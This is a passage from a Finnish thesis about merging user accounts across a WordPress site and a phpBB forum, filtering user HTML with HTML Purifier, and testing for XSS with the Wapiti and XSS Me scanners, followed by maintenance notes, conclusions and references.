Näiden tietojen pohjalta HTML Purifier valittiin opinnäytetyössä käytettäväksi HTML-suodattimeksi. Koska kyseessä on ohjelmistokirjasto, HTML Purifierin asennus tapahtuu purkamalla kaikki tiedostot haluttuun hakemistoon. Tämän jälkeen kirjasto sisällytetään sivuston tarvittaviin luokkiin. Koska HTML Purifier on kohtalaisen raskas, se kannattaa sisällyttää vain sen funktion sisällä, joka huolehtii käyttäjien lähettämän HTML:n suodattamisesta.

HTML Purifierin asetukset perustuvat listaan sallituista (*whitelist*) tageista, attribuuteista sekä attribuuttien arvoista. Kaikki mitä ei asetuksissa sallita, suodatetaan pois (HTML Purfier). Tämän takia tulee miettiä tarkkaan mitä kaikkia tageja käyttäjien on tarkoitus voida käyttää.



Kuva 4: Sivustoon toteutettu oma luokka tietokantayhteydelle joka käyttää HTLM Purifier -kirjastoa.

7.4 Testaus

XSS-haavoittuvuuksien testaamiseen löytyi helposti hakukoneilla useita ilmaisia työkaluja. Projektiin valittiin testiohjelmiksi ilmaiset Wapiti ja XSS Me. Useamman testiohjelman käytöllä pyritään varmistamaan kaikkien mahdollisten tietoturvauhkien löytyminen.

Wapiti on Python-ohjelmointikielellä ohjelmoitu verkkosivustojen haavoittuvuus skanneri. Wapiti etsii XSS-haavoittuvuuksia sekä sivuston lomakkeista ja skripteistä. Lisäksi Wapiti testaa myös useita muita haavoittuvuuksia, kuten tiedostonkäsittelyvirheet, tietokantojen injektio -hyökkäykset sekä HTTP-kutsujen otsikkotietojen väärentämisellä toteutetut hyökkäykset. Wapiti ei sisällä graafista käyttöliittymää, vaan se toimii ainoastaan komentoriviltä ajettaessa. Lisäksi Wapiti koostuu ainoastaan kääntämättömistä python-tiedostoista, joiden ajamiseen tarvitaan tietokoneelle asennettu python-tulkki.

XSS Me on Firefox-internetselaimen liitännäinen, joka etsii kohdesivusta XSS-haavoittuvuuksia. XSS Me on erittäin helppokäyttöinen ja koko sivun saa testattua yhden napin painalluksella. XSS Me testaa ainoastaan yhden sivun kerrallaan ja vain sivulla olevat lomakkeet.

Testiohjelmat paljastivat heti automaattisen testauksen tärkeyden huomaamalla haavoittuvuuksia sivustossa sellaisissa kohdissa, joita en aikaisemmin edes tullut ajatelleeksi mahdollisuuksina syöttää sivustolle haittakoodia. Löydetyt haavoittuvuudet korjattiin lisäämällä sivuston lähdekoodiin tarkistuksia ja suodatuksia. Korjatut osiot testattiin uudelleen ja tarvittaessa korjauksia jatkettiin kunnes testiohjelmat eivät enää löytäneet yhtään sellaista kriittistä haavoittuvuutta, jota voitaisiin käytännössä käyttää XSS-hyökkäykseen.

Kaikki löytyneet haavoittuvuudet löytyivät sivuston itse tehdyistä osista ja testausohjelmat eivät löytäneet vakavia haavoittuvuuksia WordPressistä tai phpBB-foorumista. XSS Me tulkitsee joitakin WordPressin ominaisuuksia, kuten hakutulosten osittainen näkyminen HTML-sivun <head>-osion metatiedoissa, mahdollisiksi XSS-uhkiksi. Koska WordPress on kuitenkin käytössä miljoonilla sivustoilla ja tämän takia jatkuvassa testauksessa, on näiden mahdollisuuksien hyväksikäyttäminen luultvasti käytännössä mahdotonta.

Myös Wapiti löysi sivustosta yhdeksän kriittistä haavoittuvuutta WordPressin syötepohjista (*feed template*). Nämä haavoittuvuudet kuitenkin selittyvät sillä, että Wapiti tulkitsee WordPressin lähettämän HTTP-tilannekoodin 500 (sisäinen palvelinvirhe) onnistuneeksi hyökkäykseksi. Todellisuudessa WordPress on tarkoituksella ohjelmoitu lähettämään kyseinen vastaus pyydettäessä syötepohjaa, jota ei ole olemassa. Koska testausohjelmat tuottavat myös vääriä tuloksia, myös sivustojen testaus vaatii nykyään huomattavat määrät haavoittuvuuksien hyväksikäyttömahdollisuuksien tuntemista. Pelkästä testiohjelmien tuloksien tuijottamisesta ei ole hyötyä jos ei osaa tulkita, mitkä tuloksista ovat olennaisia.

8 Päätelmät

8.1 Ylläpito

Käytettäessä avoimen lähdekoodin internet-sovelluksia, on erittäin tärkeää huolehtia pitää sovellusten versiot ajan tasalla asentamalla uusimmat päivitykset. Viestintäviraston alainen tietoturvayksikkö CERT-FI on tiedottanut useasti WordPress-julkaisujärjestelmän haavoittuvuuksista. Lokakuussa 2009 CERT-FI tiedotti WordPressin vanhempien versioiden kuin 2.8.5 olevan alttiita palvelunestohyökkäyksille (CERT-FI haavoittuvuustiedote 103/2009). Aikaisemmin saman vuoden elokuussa CERT-FI tiedotti Wordpress-turvallisuuspäivityksestä joka korjaa haavoittuvuuden, joka mahdollistaa ylläpitotyökalujen käytön ilman oikeuksia ja sitä kautta pääsyn luottamuksellisiin tietoihin palvelimella sekä JavaScript-koodin syöttämisen sivustolla vierailevien käyttäjien selaimiin (CERT-FI haavoittuvuustiedote 074/2009).

Projektissa jouduttiin tekemään toiseen ohjelmistoista muokkauksia, jotka veivät yhteensopivuuden päivitysten kanssa. Vaikka päivitykset voidaan korjata helposti yhteensopiviksi muutellun lähdekoodin kanssa, on olemassa riski, että tulevaisuudessa sivuston ylläpidosta vastaakin joku joka ei tiedä sovelluksen olevan muunneltu. Tällöin sivustolle saatetaan asentaa päivitys, joka sotkee monelta osin sivuston toiminnallisuuden. Tätä uhkaa voidaan torjua projektin huolellisella dokumentoinnilla, josta käy ilmi mitä kaikkea projektissa on tehty ja mitä kaikkea käytetyistä sovelluksista on muokattu. Dokumentoinnin yhteydessä projektissa kirjoitettiin myös ohje phpBB:n päivitysten muokkaustoimenpiteistä ja yhteensopivuuden varmistamisesta.

Keskustelufoorumisovellukseen tehtyjen muokkausten ja niiden aiheuttamien päivitysseikkojen lisäksi pitää muistaa, että toteutettu sivusto on riippuvainen foorumin käyttäjätunnuksista sekä sisäänkirjautumisen toimintalogiikasta. On mahdollista, että joku tuleva päivitys muuttaa phpBB 3:n toimintaa niin paljon, ettei sen käyttäjätunnusten ja kirjautumistoimintojen varaan itse rakennetut muut palvelut enää toimikaan. Tämän takia kaikki sivuston päivityksen tulee testata ensiksi työasemalla kehitysympäristössä ennen niiden asentamista itse sivustoon. Tämä aiheuttaa myös hieman ylimääräistä työtä päivitysten suhteen.

8.2 Projektin tavoitteiden onnistumisen arviointi

Projektissa oli kolme tavoitetta: koko sivuston kattavat yhtenäiset käyttäjätunnukset, pohja uusille palveluille sekä tietoturvan varmistaminen erityisesti XSS-haavoittuvuuksien osalta. Ensimmäinen ja tärkein tavoitteista täyttyi kokonaan. Käyttäjätunnukset eivät ole enää pelkän keskustelufoorumin alaisia vaan toimivat saumattomasti sivuston eri osioiden välillä. Tämä nosti sivuston käytettävyyttä selvästi.

Toisena tavoitteena oli kehittää pohja, jonka avulla sivustoa voidaan laajentaa helposti. Tässäkin tavoitteessa onnistumista voidaan pitää kohtalaisen hyvänä. Koska WordPressin teematiedostoja ei pystytty käyttämään, jouduttiin tekemään julkaisujärjestelmän ulkopuolisia sivuja varten uudet teematiedostot. Tämä tarkoittaa sivuston ulkoasun päivittämisessä hieman suurempaa vaivaa, mutta toisaalta ulkoasua ei muuteta kovinkaan usein.

Tietoturvan suhteen onnistumisen arviointi on hankalampaa, koska vasta pitkällä aika välillä tullaan näkemään tullaanko sivustoa vastaan yrittämään XSS-hyökkäyksiä ja toimiiko projektissa valittu ja asennettu HTML-suodin niitä vastaan.

8.3 Nimiavaruudet

Tulevaisuudessa PHP-projektien, joissa käytetään useita avoimen lähdekoodin ohjelmistoja, toteuttaminen helpottuu PHP-kielen kehittymisen myötä. Vuoden 2009 kesäkuussa PHP päivittyi versioon 5.3.0 ja kieleen lisättiin aikaisemmin siitä puuttunut tuki nimiavaruuksille (PHP 5 Changelog). Nimiavaruudet mahdollistavat useiden samannimisten muuttujien ja funktioiden käytön rinnakkain kunhan ne ovat määritelty eri nimiavaruuksissa. Näin esimerkiksi tässä projektissa vastaan tullutta funktiota make_clickable() ei olisi tarvinnut nimetä toisesta ohjelmistoista uudelleen ja molemmat ohjelmistot olisivat säilyneet päivitysyhteensopivina.

Pohdin myös mahdollisuutta käyttää nimiavaruuksia itse projektissa, mutta niiden lisääminen jälkikäteen valmiiseen ohjelmakoodin olisi ollut isompi työ kuin projektissa käytetty funktion uudelleen nimeäminen toisesta ohjelmistoista. Lisäksi muutosten takia molemmat ohjelmistoista olisivat menettäneet yhteensopivuuden tulevien päivitysten kanssa. Lisäksi on muistettava, että nimiavaruuksien käyttö vaatii palveli-

men, jolle on asennettuna vähintään PHP:n versio 5.3.0. Kovinkaan monet palveluntarjoajat eivät ole vielä päivittäneet PHP:tä vielä kyseiseen versioon. Tästä syystä myöskään ohjelmistojen valmistajat eivät tule todennäköisesti lisäämään nimiavaruuksia ohjelmistoihin lähiaikoina. Tällä hetkellä WordPress tukee PHP:n versioita taaksepäin aina versioon 4.3 asti, joka julkaistiin jo vuonna 2002 (PHP 4 ChangeLog).

8.4 Jatkokehitys

Projektia voidaan lähteä jatkokehittämään muutamasta kohdasta. Projektissa ei onnistuttu täydellisesti yhdistämään kaikkia sivuston ulkoasuun liittyviä seikkoja yhdeksi teemakokonaisuudeksi vaan julkaisujärjestelmän käyttämän teeman lisäksi uusille palveluille toteutettuun pohjaan jouduttiin tekemään erilliset teematiedostot. Hieman tarkempi tutustuminen WordPressin teemojen toimintaan mahdollistaisi todennäköisesti niiden muokkaamisen niin, että niitä voitaisiin käyttää erillään varsinaisesta julkaisujärjestelmästä. Tämä yksinkertaistaisi sivuston rakennetta hieman ja mahdollistaisi helpomman ylläpidon.

Toinen mahdollinen jatkokehitys kohde on virheenhallinta foorumin ja julkaisujärjestelmän tiedostojen lataamisessa samaan aikaan. Projektissa samannimisen funktion aiheuttama yhteensopivuus ongelma ratkaistiin uudelleennimeämisellä. Kuten kappaleessa 8.1 (Ylläpito) todettiin, jos sivustolle asennetaan foorumin päivitys toteuttamatta samanlaisia muutoksia ensiksi päivitystiedostoihin, se aiheuttaa useiden sivuston osioiden kaatumisen virheilmoitukseen eikä kyseisiä osioita voi käyttää ollenkaan. Rakentamalla ohjelmakoodiin tarkistuksia ja virheenhallintamenettelyn olisi mahdollista saavuttaa tilanne, jossa koko sivusto ei kaatuisi kokonaan pois käytöstä epäonnistuneen päivityksen yhteydessä vaan ainoastaan esimerkiksi sisäänkirjautuminen foorumin ulkopuolella lakkaisi toimimasta hallitusti.

9 Yhteenveto

Opinnäytetyöprojektissa lähdettiin jatkokehittämään interaktiivista internetsivustoa. Projektin alkaessa sivusto koostui erillisistä osioista, jotka saivat sivuston tuntumaan epäyhtenäiseltä. Käyttäjätunnukset olivat käytössä vain keskustelufoorumilla ja muut sivuston osiot eivät tarjonneet vuorovaikutusmahdollisuuksia. Projektin tavoitteena oli parantaa käytettävyyttä, laajennettavuutta ja tietoturvaa.

Opinnäytetyössä käytettiin konstruktiivista eli soveltavaa tutkimusmenetelmää. Soveltavassa tutkimusmenetelmässä luodaan uusia innovaatioita jo olemassa olevan tiedon pohjalta. Tässä projektissa tutkimusmenetelmä näkyi työn pohjautumisena useisiin eri lähteisiin, joista saatua tietoa soveltamalla saavutettiin projektin tavoitteet. Jälkikäteen voidaan sanoa valitun tutkimusmenetelmän sopineen hyvin tähän projektiin.

Tutkimus jakautui kolmeen osaan: lähtötila, toteutus ja tavoitetila. Lähtötilassa selvitettiin sen hetkisen tilanteen ongelmat ja asetettiin tavoitteet, joilla ongelmat korjaantuvat. Toteutusvaiheessa etsittiin tietoa tutkimusongelmasta ja rakennettiin korjauksia ongelmiin haetun tiedon pohjalta. Projektin lopussa tarkasteltiin valittujen ratkaisujen soveltuvuutta ja toimivuutta sekä arvioitiin projektin onnistumista.

Projektin toimeksiantaja, Fire-kustannus Oy, arvioi projektin kokonaisuudessaan onnistuneen hyvin ja sivuston parannuksien nostavan kävijämääriä ja siten tuovan sivustolle lisäarvoa markkinointikanavana. Projektin onnistumisen puolesta puhuu myös vuoden 2010 maaliskuussa aloitettu seuraava sivuprojekti, jossa käytetään suoraan tässä projektissa luotua konseptia uuden sivuston perustamisessa.

Lähteet

About WordPress. Wordpress. Viitattu 10.12.2009. http://wordpress.org/about/

About phpBB. Viitattu 26.12.2009. http://www.phpbb.com/about/

Bakken S.,Gutmans A., Rethans D. 2004. PHP 5 Power Programming. http://ptgmedia.pearsoncmg.com/images/013147149X/downloads/013147149X_book.pdf. Viitattu 16.1.2010.

The Cross-Site Scripting (XSS) FAQ. 2002. Viitattu 18.1.2010 http://www.cgisecurity.com/xss-faq.html

CERT-FI haavoittuvuustiedote 074/2009. 2009. Viitattu 6.3.2010. http://cert.fi/haavoittuvuudet/2009/haavoittuvuus-2009-074.html

CERT-FI haavoittuvuustiedote 103/2009. 2009. Viitattu 6.3.2010. http://cert.fi/haavoittuvuudet/2009/haavoittuvuus-2009-103.html

Cook S. 2003. A Web Developer's Guide to Cross-Site Scripting. Viitattu 12.2.2010. http://www.grc.com/sn/files/A_Web_Developers_Guide_to_Cross_Site_Scripting.pdf

Grossman J. 2007. Cross-Site Scripting Worms & Viruses: The Impending Threat & the Best Defense. Santa Clara, CA: WhiteHat Security.

HTML Purfier. Standards-Compliant HTML Filtering. Viitattu 22.2.2010. http://htmlpurifier.org/

Klein A. 2005. DOM Based Cross Site Scripting or XSS of the Third Kind. Viitattu 12.12.2009. http://www.webappsec.org/projects/articles/071105.shtml

Järvinen, A. & Järvinen, P. 2004. Tutkimustyön metodeista. Tampere: Opinpajan kirja.

McClure M. 2008. WEB 2.0 Security Getting Collaborative Peace of Mind.

PHP 4 ChangeLog. Viitattu 24.2.2010. http://www.php.net/ChangeLog-4.php

PHP 5 ChangeLog. Viitattu 24.2.2010. http://www.php.net/ChangeLog-5.php

PHP Manual. Function Reference: strip_tags. Viitattu 15.02.2010. http://fi.php.net/manual/en/function.strip-tags.php

readme_en. XAMPP.

What is Web 2.0? 2008. whatis.com. Viitattu 10.1.2010. http://whatis.techtarget.com/definition/0,,sid9_gci1169528,00.html

Kuvat

Liite 1: phpBB 3.0.0 ja WordPress 2.0 -ohjelmistojen päivitystiheys

phpBB 3		Wordpress	
3.0.0	13.12.2007	2.0	31.12.2005
3.0.1	7.4.2008	2.0.1	
3.0.2	10.7.2008	2.0.4	
3.0.3	12.11.2008	2.0.5	
3.0.4	12.12.2008	2.0.6	
3.0.5	5.11.2009	2.0.7	
3.0.6	17.11.2009	2.0.8	
		2.0.9	
		2.0.10	
		2.0.11	
		2.1	22.1.2007
		2.1.1	
		2.1.2	
		2.1.3	
		2.2	16.5.2007
		2.2.1	
		2.2.2	
		2.2.3	
		2.3	24.9.2007
		2.3.1	
		2.3.2	
		2.3.3	
		2.5	29.3.2008
		2.5.1	
		2.6	15.7.2008
		2.6.1	
		2.6.2	
		2.6.3	
		2.6.5	
		2.7	10.12.2008
		2.7.1	
		2.8	11.6.2009
		2.8.1	
		2.8.2	
		2.8.3	
		2.8.4	
		2.8.5	
		2.8.6	
		2.9	18.12.2009
2 päivitystä vuonna 2009		8 päivitystä vuonna 2009	
Announcements http://www.phpbb.com/community/viewforum.php?f=14 Viitattu 22.1.2010		Roadmap http://wordpress.org/about/roadmap/ Viitattu 22.1.2010	